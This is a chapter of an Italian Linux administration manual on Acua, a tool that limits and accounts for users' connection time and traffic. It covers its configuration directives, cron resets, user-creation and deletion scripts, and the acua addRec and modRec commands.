Nell'elenco degli utenti di Acua vengono gestite una serie di informazioni che all'esterno sono mostrate come delle variabili. Queste variabili possono essere usate per personalizzare i file dei messaggi generati da Acua, sia per quanto viene mostrato sullo schermo del terminale, sia per ciò che viene inviato attraverso la posta elettronica. Per evitare confusioni inutili, è meglio avere sotto mano uno specchietto di questi nomi, con il loro significato. La tabella 168.1 mostra l'elenco delle variabili a cui può essere assegnato un valore che esprime una quantità, mentre la tabella 168.2 elenca le variabili booleane, cioè quelle che rappresentano l'attivazione o meno di una modalità.

## 168.2 Preparazione

Per utilizzare Acua, è necessario mettere in funzione il demone **`acua_updated`**, e prima di poterlo fare, è necessario preparare il file di configurazione generale. Come al solito, il posto corretto per i file di configurazione dovrebbe essere la directory `/etc/`, ma se Acua non viene configurato correttamente prima della compilazione, oppure se si utilizza un pacchetto già compilato che non fa parte della propria distribuzione GNU/Linux ufficiale, è probabile che si trovi altrove (`/usr/lib/acua/` per esempio).[3]

### 168.2.1 Azzeramenti

Oltre all'avvio del demone, per utilizzare Acua è necessario azzerare periodicamente i conteggi dell'utilizzo delle risorse. In precedenza si è accennato alla differenza tra la durata complessiva dell'utilizzo del sistema da parte di un utente e la durata di un singolo collegamento. La durata complessiva va riferita a un dato intervallo di tempo, che potrebbe essere l'arco di 24 ore, oppure una settimana, o un mese, o anche un anno; in ogni caso, qualcosa di ben definito. L'azzeramento di questi conteggi (che possono riguardare anche altri parametri) deve avvenire con una cadenza equivalente.

Se si gestiscono le fasce orarie, occorre anche aggiungere un azzeramento giornaliero relativo a queste. Supponendo che la durata complessiva sia riferita a un anno di tempo, si potrebbero utilizzare le direttive

[2] A meno di avere verificato effettivamente il funzionamento della gestione del tempo di sessione, è meglio non farne uso, o al massimo indicare lo stesso valore del tempo totale.

[3] Nel seguito si farà riferimento al file `/etc/acua/acua.config`, confidando che sia quella la collocazione comune.

| Nome | Descrizione |
|---|---|
| expire | Scadenza dell'utenza. |
| phNo | Numero telefonico dell'utente. |
| priority | Priorità. |
| maxLogins | Numero massimo di accessi simultanei. |
| maxDeduct | Numero massimo di minuti da dedurre per minuto (<= maxLogins). |
| PPPidleBytes | Byte transitati al di sotto dei quali la connessione sembra inattiva. |
| PPPidleMin | Minuti di tempo durante i quali si calcola il transito minimo. |
| tLeft | Tempo complessivo rimasto (minuti). |
| tLimit | Tempo complessivo concesso (minuti). |
| credit | Credito di tempo accumulato (minuti). |
| sLeft | Tempo di sessione rimasto (minuti). |
| sLimit | Tempo di sessione concesso (minuti). |
| cLeft | Tempo di fascia rimasto (minuti). |
| cLimit | Tempo di fascia concesso (minuti). |
| bTx | Byte trasmessi. |
| bRx | Byte ricevuti (scaricati). |
| bTxLimit | Limite massimo di byte che possono essere trasmessi. |
| bRxLimit | Limite massimo di byte che possono essere ricevuti. |
| bLimit | Limite complessivo al trasferimento in byte. |
| bStxLimit | Limite di sessione dei byte che possono essere trasmessi. |
| bSrxLimit | Limite di sessione dei byte che possono essere ricevuti. |
| bSLimit | Limite di sessione complessivo al trasferimento in byte. |

Tabella 168.1: Elenco delle variabili principali riferite alla gestione di Acua.

| Nome | Descrizione |
|---|---|
| SMARTTIME | Non deduce il tempo complessivo se il sistema non è sotto carico. |
| SSMARTTIME | Non deduce il tempo di sessione se il sistema non è sotto carico. |
| TCSMARTTIME | Non deduce il tempo della fascia oraria se il sistema non è sotto carico. |
| SMARTBOOT | Allo scadere del tempo complessivo, l'utente non viene allontanato se il sistema non è sotto carico. |
| SSMARTBOOT | Allo scadere del tempo di sessione, l'utente non viene allontanato se il sistema non è sotto carico. |
| TCSMARTBOOT | Allo scadere del tempo di fascia, l'utente non viene allontanato se il sistema non è sotto carico. |
| ISMARTBOOT | In caso di inattività, l'utente non viene allontanato se il sistema non è sotto carico. |
| WARNBOOT | L'utente può essere avvisato della disconnessione imminente. |
| EXPLAINBOOT | L'utente può essere avvisato della motivazione della disconnessione. |

Tabella 168.2: Elenco delle variabili booleane di Acua.

seguenti nel file di configurazione del sistema Cron (La scelta delle ore 4:02 e 4:03 è solo un esempio, con l'intenzione di indicare un momento in cui l'utilizzo del sistema è minimo).

```
02 4 * * * root /usr/bin/acua renew -c
03 4 1 1 * root /usr/bin/acua renew
```

### 168.2.2 Configurazione del demone

La configurazione attraverso il file `/etc/acua/acua.config` è piuttosto delicata e importante. La documentazione per questo è composta praticamente solo dai commenti contenuti nell'esempio allegato al pacchetto di Acua. Di seguito verranno mostrati e descritti solo alcune direttive importanti.

In ogni caso, è bene precisare che i commenti si rappresentano con il simbolo **`#`**, dove ciò che segue tale simbolo, fino alla fine della riga, viene ignorato; inoltre, come al solito, le righe vuote e quelle bianche vengono ignorate.

> Alcune direttive si riferiscono a caratteristiche delle utenze che vengono prese in considerazione quando si utilizza **`acua addRec`** (ovvero lo script **`acua_adduser`**). Ciò serve a facilitare il compito dell'amministratore nell'uniformare gli utenti. Questi dati possono poi essere modificati attraverso **`acua modRec`**.

`Devices` ⟨*dispositivo*⟩ `[`⟨*n-quantità*⟩`]` `[` ⟨*dispositivo*⟩ `[`⟨*n-quantità*⟩`]` `]...`

La direttiva **`Devices`** serve a definire quali dispositivi, utilizzabili per l'accesso, devono essere controllati dal demone. Ogni dispositivo va indicato senza comprendere la directory che lo contiene, per cui, `/dev/ttyS0` viene annotato come `ttyS0` e basta.

Se i dispositivi sono in sequenza, cioè se hanno lo stesso numero primario (*major*), e il numero secondario (*minor*) è in sequenza, si può indicare il primo dispositivo seguito da un numero che esprime la quantità di questi dispositivi da includere. Per esempio, **`ttyp0 4`** rappresenta i dispositivi da `/dev/ttyp0` a `/dev/ttyp3`.

`PurgeDays` ⟨*n-giorni*⟩

Con questa direttiva è possibile automatizzare l'eliminazione delle utenze inutilizzate da tanto tempo, precisamente dal numero di giorni indicato.

L'eliminazione di questi utenti avviene attraverso uno script di Acua, in questo caso avviato dal demone. Tuttavia la cosa è così delicata che è importante ricordare di verificare questo script, prima di avviare il demone stesso.

Se si vuole impedire questo comportamento di Acua, basta indicare il valore 0 (zero).

`MailHost` ⟨*nome-host*⟩

Acua può occuparsi di inviare dei messaggi di preavviso prima della scadenza dell'utenza, e per farlo si avvale della posta elettronica. A volte però, il nodo presso cui sono gestiti gli accessi, non è quello presso cui gli utenti ricevono la posta elettronica. In tal caso si deve utilizzare questa direttiva, che serve a specificare il nome di dominio completo del nodo a cui fare riferimento per l'invio dei messaggi.

`WarnBoot` ⟨*n-minuti*⟩`...`

`PPPWarnBoot` ⟨*n-minuti*⟩`...`

Permette di definire quanti minuti prima della scadenza della connessione avvisare l'utente. Nel primo caso si tratta di utenti che accedono attraverso un terminale normale (TTY), a cui viene inviato un messaggio sul terminale, nel secondo si tratta di utenti che accedono attraverso il PPP, a cui l'avvertimento viene dato per mezzo della posta elettronica.

È molto probabile che ci siano situazioni in cui, sia un tipo di avvertimento, sia l'altro, sono perfettamente inutili. Per esempio, l'utente che accede a un ISP, e utilizza una connessione PPP, dovrebbe avere sempre attivo un programma per la lettura della posta elettronica dal server presso cui questa viene depositata.

`WarnExpire` ⟨*n-giorni*⟩`...`

`WarnExpireCC` ⟨*indirizzo-email*⟩

Questo è un altro tipo di avvertimento che riguarda la scadenza dell'utenza, e viene dato solo attraverso la posta elettronica, qualche giorno prima di tale scadenza. I valori numerici indicati nella prima direttiva sono il numero di giorni prima che si vuole sia emesso l'avvertimento; più numeri indicano più avvertimenti.

La seconda delle due direttive, serve a inviare una copia di tale messaggio di avvertimento anche all'amministratore, specificato attraverso il suo indirizzo di posta elettronica.

`IdleBoot` ⟨*n-minuti*⟩

`PPPIdleBoot` ⟨*n-minuti*⟩ ⟨*n-byte*⟩

Dovrebbe essere conveniente interrompere le connessioni che risultano inattive (*idle*). Si distingue tra le connessioni da terminale normale, rispetto a quelle che usano il PPP. Nel secondo caso non è facile determinare bene che la connessione sia inattiva, per cui si stabilisce una quantità di byte minima che deve transitare attraverso la connessione in un dato intervallo di tempo, per poter affermare che la connessione sia ancora utilizzata effettivamente.

`SmartTime`

`SessionSmartTime`

`TimeClassSmartTime`

Le direttive booleane mostrate, se utilizzate, specificano che l'applicazione delle regole riferite al tempo di utilizzo, al tempo di connessione e ai tempi nelle fasce orarie, è subordinata all'effettiva necessità di limitare il carico del sistema. Il risultato pratico è che quando il sistema non è carico eccessivamente, i contatori di utilizzo delle risorse di tempo relative non vengono incrementati.

In effetti, si distinguono due situazioni fondamentali per cui si utilizza Acua: un ISP che offre un servizio a pagamento; un ente che offre l'accesso alle persone che ne fanno parte. Nel primo caso, è improbabile che venga offerto un accesso *smart*, mentre nel secondo dovrebbe essere logico questo tipo di approccio.

Queste direttive si riferiscono rispettivamente alle variabili **`SMARTTIME`**, **`SSMARTTIME`** e **`TCSMARTTIME`**.

`SmartBoot`

`SessionSmartBoot`

`TimeClassSmartBoot`

`IdleSmartBoot`

A differenza delle direttive precedenti, l'utilizzo di queste non interrompe il conteggio dell'utilizzo delle risorse, ma evita la chiusura di una connessione se il carico del sistema non lo richiede.

In questo caso, si può anche evitare di imporre l'eliminazione di una connessione inattiva (*idle*), se il carico del sistema non lo richiede.

Queste direttive si riferiscono rispettivamente alle variabili **`SMARTBOOT`**, **`SSMARTBOOT`**, **`TCSMARTTIME`** e **`ISMARTBOOT`**.

`TimeClass` ⟨*fascia-oraria*⟩`...`

La definizione delle fasce orarie è fondamentale, perché nelle indicazioni annotate per ogni utente, si può fare riferimento solo a fasce orarie definite con questa direttiva: la prima, la seconda, la terza,...

Una fascia oraria è composta dall'indicazione dei giorni della settimana a cui si riferisce e dall'intervallo orario. I giorni della settimana si esprimono attraverso un numero, dove lo zero corrisponde a domenica, mentre gli orari si esprimono in ore e minuti, uniti con un punto. Per esempio, **`0-6:0.0-24.0`** indica ogni momento di qualunque giorno della settimana, mentre **`1-5:8.0-18.0`** rappresenta la fascia oraria che va dalle 8.00 alle 18.00 dei giorni lavorativi normali (dal lunedì al venerdì).

Generalmente, dovrebbe essere sufficiente l'indicazione delle fasce orarie standard che appaiono già nel file di configurazione che accompagna Acua.

```
TimeClass  0-6:0.0-24.0  1-5:8.0-18.0  1-5:19.0-22.0  6-0:0.0-24.0
```

Infine, è fondamentale escludere alcuni utenti dalle interferenza di Acua. Per la precisione, si possono escludere alcuni utenti dalle scansioni fatte attraverso il comando **`acua forEach`**, che verrà descritto in seguito. Si tratta evidentemente degli utenti di sistema, oltre a utenti che hanno compiti di amministrazione di qualunque tipo.

`ForEachExclude` ⟨*utente*⟩`...`

La direttiva può essere usata anche più volte, e ciò è utile dal momento che l'elenco di tali utenti può essere piuttosto lungo. È molto importante osservare bene il proprio file `/etc/passwd` per segnalare tutti gli utenti di sistema, e tutti gli amministratori, che sono presenti effettivamente.

A titolo di esempio, viene mostrata una configurazione possibile, in cui, come si noterà, non si concedono privilegi di tipo *smart*.

```
# Controlla l'accesso attraverso gli pseudoterminali e i terminali seriali.
Devices ttyp0 64 ttyS0 64

# Elimina le utenze inutilizzate da 6 mesi (180 giorni).
PurgeDays 180
```

```
# La deduzione minima per collegamento è di un minuto.
MinDeduct 1

# Il sistema viene considerato carico (impegnato) quando non ci sono
# più linee dial-up (di accesso telefonico) libere.
BusyThreshold 0

# Mappa le priorità di CPU secondo la classificazione di Acua.
CPUpriority 19 -20

# Il nome dell'host presso cui risiedono le caselle postali degli
# utenti a cui inviare i messaggi di avvertimento.
#MailHost posta.mio.dominio

# Avvisa della scadenza attraverso la posta elettronica: due settimane
# prima, una settimana prima e un giorno prima.
WarnExpire 14 7 1

# Avvisa anche l'amministratore.
#WarnExpireCC root@mio.dominio

# Vengono concessi al massimo 15 minuti di inattività.
IdleBoot 15

# Attraverso la connessione PPP, vengono concessi un massimo di 15 minuti
# di inattività, e per determinarlo, si stabilisce che si arriva a questo
# se sono stati trasferiti meno di 15360 byte (1 Kbyte al minuto).
PPPIdleBoot 15 15360

# Non viene concesso alcun privilegio «smart».
#
# SmartTime
# SessionSmartTime
# TimeClassSmartTime
# SmartBoot
# SessionSmartBoot
# TimeClassSmartBoot
# IdleSmartBoot

# Si fissano le fasce orarie standard.
# fascia 0:  24 ore da lunedì a domenica
# fascia 1:  dalle 8 alle 18, da lunedì a venerdì       (orario di ufficio)
# fascia 2:  dalle 19 alle 22, da lunedì a venerdì      (prima serata)
# fascia 3:  24 ore da sabato a domenica                (fine settimana)
TimeClass  0-6:0.0-24.0  1-5:8.0-18.0  1-5:19.0-22.0  6-0:0.0-24.0

# Esclude gli utenti di sistema e di amministrazione dalle scansioni
# fatte attraverso «acua forEach».
ForEachExclude root bin daemon adm lp sync shutdown halt mail news uucp
ForEachExclude operator games gopher ftp nobody postgres exim
ForEachExclude daniele
```

### 168.2.3 Creazione ed eliminazione degli utenti

La creazione e l'eliminazione degli utenti gestiti da Acua, deve essere predisposta attraverso due script che vanno modificati opportunamente. Anche questa fase è da considerare parte della configurazione. Eventualmente, gli utenti potrebbero essere inseriti nel controllo di Acua anche in modo differente, ma è importante che lo script di cancellazione, **`acua_deluser`**, funzioni correttamente, dal momento che può essere utilizzato dal demone per eliminare le utenze scadute e quelle inutilizzate da molto tempo.

#### 168.2.3.1 Creazione con acua_adduser

`acua_adduser` ⟨*utente*⟩ [⟨*numero-telefonico*⟩]

Si tratta di uno script preparato per una shell di Bourne, e quindi compatibile anche con la shell Bash.

```
#! /bin/sh
```

Nella prima parte vengono definite alcune variabili, attraverso cui diventa più facile impostare i parametri essenziali per l'utilizzo di **acua addRec**, che verrà descritto più avanti.

```
DEFAULT_EXPIRY=0
DEFAULT_TLIMIT=120
DEFAULT_SLIMIT=120
DEFAULT_PRIORITY=4
```

La variabile **DEFAULT_EXPIRY** permette di indicare quanto tempo è valida la registrazione dell'utenza, e questo viene espresso generalmente in giorni. Lo zero rappresenta l'assenza di una scadenza.

Le variabili **DEFAULT_TLIMIT** e **DEFAULT_SLIMIT** servono a indicare rispettivamente il tempo complessivo a disposizione e il tempo massimo di sessione. Il valore si esprime in minuti, e nell'esempio i dati coincidono, a indicare che l'utente ha a disposizione 2 ore che può impiegare anche completamente in una sola sessione.

Più avanti, dopo la definizione di alcune funzioni, inizia l'acquisizione degli argomenti forniti. Se non si indica il numero telefonico, viene utilizzato il valore −1. Ciò che si ottiene sono le variabili **LOGIN** e **PH_NO**, contenenti rispettivamente il nominativo-utente da creare e il suo numero di telefono.

Infine viene creato l'utente, attraverso **adduser** (se si usano le password *shadow* si tratterà di un collegamento a **useradd**)), e poi viene registrato all'interno di Acua, utilizzando i parametri indicati con le variabili già viste.

```
# Crea l'utente
adduser $LOGIN || err
# Registra l'utente in Acua
acua addRec $LOGIN $DEFAULT_EXPIRY $DEFAULT_TLIMIT $DEFAULT_SLIMIT \
    $DEFAULT_PRIORITY "$PH_NO" || err
# Impone l'indicazione della password
passwd $LOGIN || err
# Cambia la shell
#chsh -s /bin/zsh $LOGIN || err
# Accumula le informazioni finger
chfn $LOGIN
exit 0
```

Questa parte richiede attenzione. Per prima cosa occorre notare la modifica della shell dell'utente. A parte la scelta proposta dall'autore di Acua, che vorrebbe che tutti usassero **zsh**, se si tratta della creazione di utenze per l'accesso attraverso la linea commutata, è molto probabile che non possa trattarsi di una shell comune, e debba essere piuttosto uno script di connessione per l'attivazione del PPP.

Inoltre, come si vedrà in seguito a proposito di **acua addRec**, non appare definito l'utilizzo delle fasce orarie, cosa che si colloca dopo l'indicazione del numero telefonico.

> Una volta definite le politiche cui sottoporre gli utenti, è possibile predisporre degli script diversi, in funzione delle diverse categorie che si desiderano gestire.

#### 168.2.3.2 Eliminazione con acua_deluser

`acua_deluser` ⟨*utente*⟩

Questo script è più importante di quello di creazione, soprattutto perché potrebbe essere avviato dal demone **acua_updated** (attraverso il comando **acua delUser**). Inoltre, è anche più delicato, perché va direttamente a modificare i file `/etc/passwd`, `/etc/group` e `/etc/shadow`.

A proposito dell'intervento nel file `/etc/group`, occorre verificare se gli utenti fanno parte di un unico gruppo comune, o se si applica la politica dei gruppi privati, in cui ogni utente ha un proprio gruppo. Infatti, solo nel secondo caso ha senso eliminare il gruppo dell'utente che viene cancellato.

```
acua kickUser $LOGIN
acua delRec $LOGIN
```

Per prima cosa, come si vede, l'utente viene disconnesso, e subito dopo viene rimosso dal registro di Acua.

Successivamente si passa all'eliminazione vera e propria dell'utente, come si vede sotto. Il problema è che si deve verificare che tutto corrisponda alla realtà del proprio sistema. L'esempio mostrato sotto è un po' diverso rispetto al contenuto standard di questo script; in particolare, si fa riferimento ai gruppi privati, per cui viene eliminato anche il gruppo che abbia lo stesso nome dell'utente.

```
# Si modifica opportunamente la maschera umask per motivi di sicurezza.
umask 077

# Si fa una copia di sicurezza del file /etc/passwd
```

```
cp -f /etc/passwd /etc/passwd.orig

# Toglie il record dell'utente dal file /etc/passwd
grep -v \^$LOGIN: /etc/passwd > /etc/passwd.$$
mv /etc/passwd.$$ /etc/passwd

# Sistema la proprietà e i permessi
chown root.root /etc/passwd ; chmod 644 /etc/passwd

# Se esiste il file /etc/shadow, cerca di intervenire anche lì.
if [ -f /etc/shadow ]; then

    # Si fa una copia di sicurezza del file /etc/shadow
    cp -f /etc/shadow /etc/shadow.orig

    # Toglie il record dell'utente dal file /etc/passwd
    grep -v \^$LOGIN: /etc/shadow > /etc/shadow.$$
    mv /etc/shadow.$$ /etc/shadow

    # Sistema la proprietà e i permessi
    chown root.root /etc/shadow ; chmod 400 /etc/shadow

fi

# Si fa una copia di sicurezza del file /etc/group
cp -f /etc/group /etc/group.orig

# Cerca di eliminare le tracce dell'utente dal file /etc/group:
# sia le aggregazioni nei gruppi, sia il suo gruppo privato.
gawk -v login=$LOGIN '{
    if ($0 ~ ".*" login ".*") {
        if ($0 !~ "^" login ":.*") {
            gsub("," login, "");
            gsub(":" login, ":");
            print;
        }
    } else print;
}' /etc/group > /etc/group.$$
mv /etc/group.$$ /etc/group

# Sistema la proprietà e i permessi
chown root.root /etc/group ; chmod 644 /etc/group
```

Infine, si eliminano la directory personale dell'utente e la casella di posta elettronica. Anche questi due elementi possono essere delicati per il proprio sistema; infatti, non è detto che le directory personali degli utenti si trovino necessariamente nella directory `/home/`, e anche la posizione della casella postale non è ovvia.

```
# Elimina la directory home e il file della casella postale
rm -rf /home/$LOGIN
rm -f /var/mail/$LOGIN
```

### 168.2.4 Filtro di ingresso

Acua deve avere il modo di impedire l'accesso agli utenti che hanno esaurito le loro risorse, inoltre deve essere «avvisato» quando l'utente accede. Per questo si interviene normalmente attraverso la shell, oppure attraverso lo script che ne prende il posto.

Per comprendere il problema, si immagini il controllo di un accesso normale attraverso un terminale, dove l'utente corrispondente ha una shell Bash. In tal caso, si può modificare il file `/etc/profile` di questa shell per inserire questo comando:

```
/usr/sbin/acua_login || logout
```

In pratica, sarebbe come se fosse stato scritto quanto segue:

```
if ! /usr/sbin/acua_login
then
    logout
fi
```

## 168.3 Gestione

Tutti i comandi di Acua che possono servire per la sua gestione sono filtrati dall'eseguibile **`acua`**, che a seconda del primo argomento si comporta in modi molto differenti. Spesso, l'eseguibile **`acua`** deve avviare a sua volta altri eseguibili, o anche degli script; quando si tratta di operazioni che non possono essere accessibili agli utenti comuni, i permessi che contano sono dati proprio da questi programmi avviati successivamente da **`acua`**.

In queste sezioni verranno mostrati solo alcuni dei comandi di Acua, a volte anche in modo approssimativo. Per gli altri si può consultare la documentazione originale, che su questo punto è sufficientemente dettagliata.

### 168.3.1 # acua addUser

`acua addUser` ⟨*utente*⟩

**`acua addUser`** permette di creare un nuovo utente registrato anche sotto Acua. Questo comando, tuttavia, richiama semplicemente lo script **`acua_adduser`**, che come già spiegato, **deve** essere modificato opportunamente.

Non c'è alcuna necessità di utilizzare il comando **`acua addUser`**, in quanto lo script da solo è più che sufficiente. Anzi, potrebbero essere preparati più script per diversi tipi di utenti che si vogliono poter inserire nel sistema.

> È bene ricordare che dipende dallo script se poi è necessario intervenire ulteriormente oppure no. Per esempio, potrebbe essere necessario definire la password dell'utente, e forse anche la shell, tenendo conto del tipo di accesso che viene consentito all'utente.

### 168.3.2 # acua delUser

`acua delUser` ⟨*utente*⟩

**`acua delUser`** permette di eliminare un utente registrato anche sotto Acua. Questo comando, tuttavia, richiama semplicemente lo script **`acua_deluser`**, che come già spiegato, **deve** essere modificato opportunamente.

Non c'è alcuna necessità di utilizzare il comando **`acua delUser`**, in quanto lo script da solo è più che sufficiente.

### 168.3.3 # acua addRec

`acua addRec` ⟨*utente*⟩ ⟨*scadenza*⟩ ⟨*tempo-massimo*⟩ `[`⟨*sessione-massima*⟩ `[`⟨*priorità*⟩ `[`⟨*telefono*⟩ `[`⟨*limite-di-fascia*⟩`...]]]]`

**`acua addRec`** permette di aggiungere un utente nel registro di Acua. Viene usato all'interno dello script **`acua_adduser`**, e può essere usato direttamente per aggiungere il controllo di un utente che è già stato inserito nel sistema (ma non ancora sotto il controllo di Acua).

Sono obbligatori solo i primi tre argomenti (dopo **`addRec`**), mentre a partire dal quarto, sono obbligatori solo gli argomenti precedenti a quello che si vuole inserire (per esempio, non si può saltare il numero telefonico e inserire i limiti di fascia oraria).

1. ⟨*utente*⟩

   Il nome utilizzato dall'utente per identificarsi all'atto del *login*.

2. ⟨*scadenza*⟩

   Rappresenta la scadenza dell'utenza secondo Acua (indipendente da quanto indicato nel file `/etc/shadow`). La scadenza può essere definita attraverso un numero, che rappresenta normalmente una quantità di giorni, oppure in modo esplicito, nella forma ⟨*aa*⟩**`/`**⟨*mm*⟩**`/`**⟨*gg*⟩ (anno/mese/giorno), dove l'anno può utilizzare solo due cifre numeriche, anche nel caso si superi il 1999.

   Se si indica un numero, questo può anche essere seguito da una lettera, per esprimere: **`d`**, giorni (predefinito); **`m`**, mesi; **`y`**, anni. La scadenza è riferita sempre alla fine dell'unità indicata, ma per difetto; per esempio, nel caso si indichino mesi, la scadenza si riferisce alla fine del mese finale, contando però anche il mese in corso, anche se questo è già a metà, oppure oltre.

   Per inibire la scadenza, basta utilizzare il valore 0 (zero).

   Questo valore viene annotato nella variabile **`expire`**.

3. ⟨*tempo-massimo*⟩

   Il tempo massimo concesso all'utente. Tale durata si esprime in minuti.

   Se si indica il valore **`-1`**, si intende una durata indefinitamente grande.

   Questo valore viene annotato nella variabile **`tLimit`**.

4. ⟨*sessione-massima*⟩

   Stabilisce la durata massima della sessione. Anche questo valore si esprime in minuti. Se non viene specificato, si assume corrisponda al tempo massimo.

   Questo valore viene annotato nella variabile **`sLimit`**.

5. ⟨*priorità*⟩

   Fissa la priorità di questo utente, che si esprime con un valore che va da 0 a 7, dove lo zero esprime il trattamento peggiore.

   Questo valore può tradursi in una diversa priorità di CPU, secondo quanto definito nel file di configurazione, con la direttiva **`CPUpriority`**. Se è così, dovrebbe essere sconveniente tentare di utilizzare priorità di Acua che poi si traducono in priorità di CPU negative.

   In generale, il valore predefinito per questa priorità di Acua è 4.

   Questo valore viene annotato nella variabile **`priority`**.

6. ⟨*numero-telefonico*⟩

   Questo argomento è dedicato al numero telefonico dell'utente. A quanto pare, Acua accetta solo un formato particolare che non è indicato nella documentazione; inoltre, è probabile che tale informazione possa essere ottenuta anche da utenti comuni che hanno accesso al sistema, mentre si presume che si tratti di una notizia riservata.

   Si può trascurare questo argomento, indicando eventualmente il valore 0 (zero), o **`-1`**.

   Questo valore viene annotato nella variabile **`phNo`**.

7. ⟨*limite-di-fascia*⟩...

   Gli ultimi argomenti sono in quantità variabile, e dipendono delle fasce orarie definite nel file di configurazione generale. Se si lasciano le fasce orarie standard, si hanno a disposizione quattro fasce, e per ognuna di queste può apparire un argomento che definisce il limite relativo.

   Per ogni fascia oraria può essere indicato un valore che corrisponde al limite di tempo consentito per gli accessi, espresso in minuti. Evidentemente, tale limite si sostituisce a quello generico definito con il terzo argomento di questo comando. In alternativa si possono indicare i valori seguenti:

   - **`0`**
     viene usato per impedire l'accesso in quella fascia oraria;
   - **`-1`**
     rappresenta l'utilizzo del limite di tempo stabilito in modo generico (il terzo argomento del comando), ed è il dato predefinito;
   - **`-2`**
     fa in modo che in quella fascia oraria non venga calcolato il tempo di sessione, mentre il tempo complessivo continua a esserlo;
   - **`-3`**
     fa in modo che in quella fascia oraria non venga calcolato né il tempo di sessione né il tempo complessivo.

Molte informazioni che riguardano l'utente non possono essere indicate attraverso **`acua addRec`**. Queste possono essere specificate in modo predefinito nel file di configurazione (`/etc/acua/acua.config`), e poi possono essere modificate attraverso **`acua modRec`**.

### Esempi

```
# acua addRec pippo 365 120 120 4 0 -1 -1 -1 -1
```

Registra l'utente **`pippo`** all'interno della gestione di Acua, specificando una scadenza dell'utenza dopo 365 giorni, con un tempo massimo di accesso (probabilmente giornaliero) di 2 ore, un tempo massimo di sessione di 2 ore, un livello di priorità pari a 4, senza telefono e senza limitazioni riferite alle fasce orarie (gli ultimi quattro **`-1`**).

```
# acua addRec pippo 365 120
```

Esattamente come nell'esempio precedente, perché gli argomenti mancanti corrispondono ai valori predefiniti.

`# acua addRec pippo 365 120 120 4 0 -1 0 -1 -1`

Come nell'esempio precedente, con la differenza che l'utente **`pippo`** non può accedere nella seconda fascia oraria (il valore zero).

`# acua addRec pippo 365 120 120 4 0 -1 60 -1 -1`

Come nell'esempio precedente, con la differenza che l'utente può utilizzare solo un'ora nella seconda fascia oraria.

`# acua addRec pippo 10/01/01 120 120 4 0 -1 -1 -1 -1`

Registra l'utente **`pippo`** all'interno della gestione di Acua, specificando la scadenza dell'utenza nel primo gennaio del 2010. Gli altri dati sono uguali a quelli del primo esempio.

## 168.3.4 # acua modRec

`acua modRec [-s]` ⟨*utente*⟩ ⟨*altri-argomenti*⟩

Il comando **`acua modRec`** è molto importante e può articolarsi in forme molto differenti. Il suo scopo è quello di modificare la configurazione di un utente, soprattutto su particolari che non possono essere definiti attraverso **`acua addRec`**.

In questa sezione verranno mostrate solo alcune delle possibilità di questo comando. Per un dettaglio maggiore si può provare a consultare la documentazione originale.

> L'azione di **`acua modRec`** è limitata a ciò che si specifica, senza alcuna verifica della congruenza di ciò che si fa. Per fare un esempio, se si decide di aumentare il tempo totale concesso a un utente, è anche probabile che gli si voglia aumentare il tempo totale rimasto a disposizione, altrimenti il risultato pratico potrebbe non corrispondere a quanto inteso. A questo proposito, è bene usare sempre **`acua viewRec`** dopo ogni modifica, per verificare che la situazione dell'utente corrisponda a quanto voluto.

### Caratteristiche generali

`acua modRec` ⟨*utente*⟩ ⟨*scadenza*⟩ ⟨*tempo-massimo*⟩ `[`⟨*sessione-massima*⟩ `[`⟨*priorità*⟩ `[`⟨*limite-di-fascia*⟩`...]]]`

In questo modo è possibile definire gli elementi principali riferiti alla registrazione di un certo utente. Come si può osservare, è quasi uguale alla sintassi di **`acua addRec`**, con la differenza che non è prevista l'indicazione del telefono.

> Purtroppo, questa forma di utilizzo di **`acua modRec`** non funziona sempre come dovrebbe. In particolare, potrebbero essere cancellate le fasce orarie, e potrebbe anche essere impossibile modificarle successivamente. Se questo dovesse succedere, probabilmente l'unica possibilità di rimediare è l'uso di **`acua delRec`** seguito da **`acua addRec`**, utilizzando i valori corretti; successivamente, come si può leggere sotto, attraverso **`acua modRec`** usato nella sua sintassi alternativa, si possono ripristinare i valori corretti per quanto riguarda le risorse già utilizzate.

### Modalità

`acua modRec` ⟨*utente*⟩ `{+|-}`⟨*modalità*⟩

Le informazioni legate agli utenti prevedono la presenza di molte variabili booleane, corrispondenti a modalità che possono essere attivate o disattivate. Come si può intuire, il simbolo **`+`** davanti a un nome attiva la modalità corrispondente, mentre il segno **`-`** la disattiva.

È possibile definire una configurazione predefinita per queste modalità, attraverso il file di configurazione generale, anche se i nomi utilizzati non sono gli stessi. Di seguito appare l'elenco di alcuni di questi nomi di modalità, per ciò che riguarda **`acua modRec`**.

- **`SMARTTIME`**
  Equivale alla direttiva **`SmartTime`**; permette di non incrementare il conteggio della durata globale di utilizzo del servizio se il carico del sistema non risulta eccessivo.
- **`SSMARTTIME`**
  Equivale alla direttiva **`SessionSmartTime`**; permette di non incrementare il conteggio della durata della sessione se il carico del sistema non risulta eccessivo.

- **`TCSMARTTIME`**
  Equivale alla direttiva **`TimeClassSmartTime`**; permette di non incrementare il conteggio della durata di utilizzo riferito alla fascia oraria corrispondente se il carico del sistema non risulta eccessivo.
- **`SMARTBOOT`**
  Equivale alla direttiva **`SmartBoot`**; consente all'utente di restare nel sistema quando il tempo complessivo è esaurito se il carico del sistema non risulta eccessivo.
- **`SSMARTBOOT`**
  Equivale alla direttiva **`SessionSmartBoot`**; consente all'utente di restare nel sistema quando il tempo massimo per una singola sessione è esaurito se il carico del sistema non risulta eccessivo.
- **`TCSMARTBOOT`**
  Equivale alla direttiva **`TimeClassSmartBoot`**; consente all'utente di restare nel sistema quando il tempo complessivo riferito alla fascia oraria è esaurito se il carico del sistema non risulta eccessivo.
- **`ISMARTBOOT`**
  Equivale alla direttiva **`IdleSmartBoot`**; consente all'utente di restare nel sistema quando il tempo massimo di inattività è stato superato se il carico del sistema non risulta eccessivo.
- **`WARNBOOT`**
  Equivale alla direttiva **`WarnBoot`**; fa sì che l'utente sia avvisato dell'imminente disconnessione.
- **`EXPLAINBOOT`**
  Equivale alla direttiva **`ExplainBoot`**; fa sì che l'utente venga informato del motivo per cui è stato disconnesso. Questa informazione viene fornita attraverso un messaggio di posta elettronica, e se possibile, anche attraverso il terminale, quando il tipo di accesso lo consente.

### Assegnamento di valori a opzioni

`acua modRec` ⟨*utente*⟩ ⟨*variabile*⟩ {=|+=|-=} ⟨*valore*⟩

Oltre alle modalità (booleane), sono annotate una serie di informazioni che possono essere modificate con un assegnamento (**`=`**), con un incremento (**`+=`**) o con un decremento (**`-=`**).

